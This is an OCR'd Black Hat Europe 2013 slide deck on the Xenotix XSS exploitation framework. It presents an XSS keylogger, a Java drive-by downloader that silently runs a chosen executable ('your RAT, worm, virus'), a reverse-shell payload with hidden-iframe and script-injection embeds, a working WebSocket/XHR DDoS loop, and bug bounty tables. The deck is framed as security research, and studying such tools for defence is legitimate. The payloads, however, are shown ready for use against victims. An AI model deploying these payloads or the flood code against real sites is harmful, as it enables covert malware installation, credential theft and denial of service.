
```
?q=
&lang=
&country=
&id=
```

Time Interval (sec): 5

Payloads: 0 / 540

Tested Parameters

XSS Fuzzer



URL: http:// google.com/search?q=nullcon&q=[X]


Replace the parameters or values with [X] to start fuzzing.

Time Interval (sec) : 5

Payloads: 0 / 540

EXPLOTATION FRAMEWORK

XSS KEYLOGGER




USERNAME: jack

PASSWORD: **************

Jack strongpassword

- It’s having a Key logger feature implemented with JavaScript and PHP using QuickPHP Server.
- A vulnerable Web Application injected with a JavaScript file and presented to the victim.
- All the keystrokes made by the victim is send to the PHP file which logs it into a text file.

XSS EXECUTABLE DRIVE-BY DOWNLOADER



XSS Executable Drive-by


URL of Executable: http://127.0.0.1/sample.exe

Details

Click on Start to generate a Java Drive-by Download. This will generate an HTML page which when viewed will automatically download and execute the executable specified in the URL field without the knowledge of the victim. embed the HTML file on the web pages which are vulnerable to XSS.


Embed any of these

```
<meta http-equiv="refresh" content="0;url=http://127.0.0.1/index.htm" >
<iframe src="http://127.0.0.1/index.htm" width=0% height=0%></iframe>
<script>window.open( "http://127.0.0.1/index.htm" )</script>
```



- Java Drive-by download can be implemented. JRE should be installed in the victims machine already.
- It allows the attacker to download a malicious executable file & run it on the victim's system without his knowledge and permission.
- Give the URL for your RAT, worm, virus etc. and then embed the drive-by implemented webpage into a XSS vulnerable page and serve your victim.

XSS REVERSE SHELL



C:\Users\Ajin Abraham\AppData\Local\Apps\2.0\447JGB26.EYQ\6BHADONB.A2H\xeno..tion_d971...

```
Waiting for reverse shell on port TCP 200

Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.

C:\Users\Ajin Abraham\Desktop>whoami
whoami
ajinabraham-pc\ajin abraham

C:\Users\Ajin Abraham\Desktop>
```

XSS Reverse Shell


Reverse IP: 127.0.0.1 Port: 200

Embed any of these

```
<meta http-equiv="refresh" content="0;url=http://127.0.0.1/index.htm" >
<iframe src="http://127.0.0.1/index.htm" width=0% height=0%></iframe>
<script>window.open( "http://127.0.0.1/index.htm" )</script>
<script src="http://127.0.0.1/drive.js"></script>
```

- Exploits XSS and spawns a reverse shell.
- Implemented with Java Drive-by.
- Reverse Shell is automatically downloaded and executed.
- Simple Interface, just mention the reverse IP and port.
- One of the greatest security threat from a vulnerability that is always ignored by developers.

XSS DDoSer


HTML 5 DDoSer (CORS + WebSocket)


DDoS Target: http:// site.com

Inject the Script

```
<script src="http://127.0.0.1/dos.js"></script>
```

- We harvest the power of HTML5.
- Abuse the CORS and WebSocket = DDoS
- WebSocket --> numerous Socket connections.
- XHR Object --> numerous GET requests with a fake parameter and random values.

- 'Access-Control-Allow-Origin' header bypassed.



```
function while_loop_cor()
{
try
{
ws = new WebSocket("ws://" + target);
scan_counter = scan_counter+1;
xhr = new XMLHttpRequest();
var furl="http://" + target + "?xb0z=" + Math.floor(Math.random()*10000000000);
xhr.open('GET', furl);
xhr.onreadystatechange = function()
{


};
xhr.onerror = function(e){}
xhr.send(100);
setTimeout("while_loop_cor()",0);
}
catch(err)
{
return;
}
}
```


XSS COOKIE THIEF

Features for the Next Build


- Support the Gecko and Webkit Engines.
- Support for XSS in POST Parameter.
- Testing headers for detecting XSS.
- Automatic Detection of parameters.
- Detecting DOM Based XSS.
- XSS Proxy.

CONCLUSION

- XSS in popular website is a high security threat.
- Xenotix XSS Exploit Framework can be used by Security Analysts for XSS hunting and for creating PoCs.
- Most of the commercial tools available are either XSS Scanners or XSS Exploitation tool. Xenotix XSS Exploit Framework is the first of it's kind to act as both a Vulnerability scanner as well as an Exploitation framework and it's completely FREE!.
- Google Vulnerability Reward Program, Facebook Bounty are there.



Google	accounts.google.com	Other highly sensitive services [1]	Normal Google applications	Non-integrated acquisitions and other lower priority sites [2]
Remote code execution	$20,000	$20,000	$20,000	$5,000
SQL injection or equivalent	$10,000	$10,000	$10,000	$5,000
Significant authentication bypass or information leak	$10,000	$5,000	$1,337	$500
Typical XSS	$3,133.7	$1,337	$500	$100
XSRF, XSSI, and other common web flaws	$500 - $3,133.7 (depending on impact)	$500 - $1,337 (depending on impact)	$500	$100



facebook

Security Bug Bounty

To show our appreciation for our security researchers, we offer a mo

Eligibility

To qualify for a bounty, you must:

- Adhere to our Responsible Disclosure Policy:
  ... give us a reasonable time to respond to your report before
  destruction of data and interruption or degradation of our serv
- Be the first person to responsibly disclose the bug
- Report a bug that could compromise the integrity of Facebook
  - Cross-Site Scripting (XSS)
  - Cross-Site Request Forgery (CSRF/XSRF)
  - Remote Code Injection
  - Broken Authentication (including Facebook OAuth bugs)
  - Circumvention of our Platform permission model
  - A bug that allows the viewing of private user data
- Reside in a country not under any current U.S. Sanctions (e.g.

Our security team will assess each bug to determine if it qualifies.

Rewards

- A typical bounty is $500 USD
- We may increase the reward for specific bugs
- Only 1 bounty per security bug will be awarded

- So go for XSS hunting and grab your bounty .

QUESTIONS?

http://www.owasp.org/index.php/OWASP_Xenotix_XSS_Exploit_Framework

black hat EUROPE 2013

Thank You

ajin.abraham@owasp.org

fb.com/ajinabrahamofficial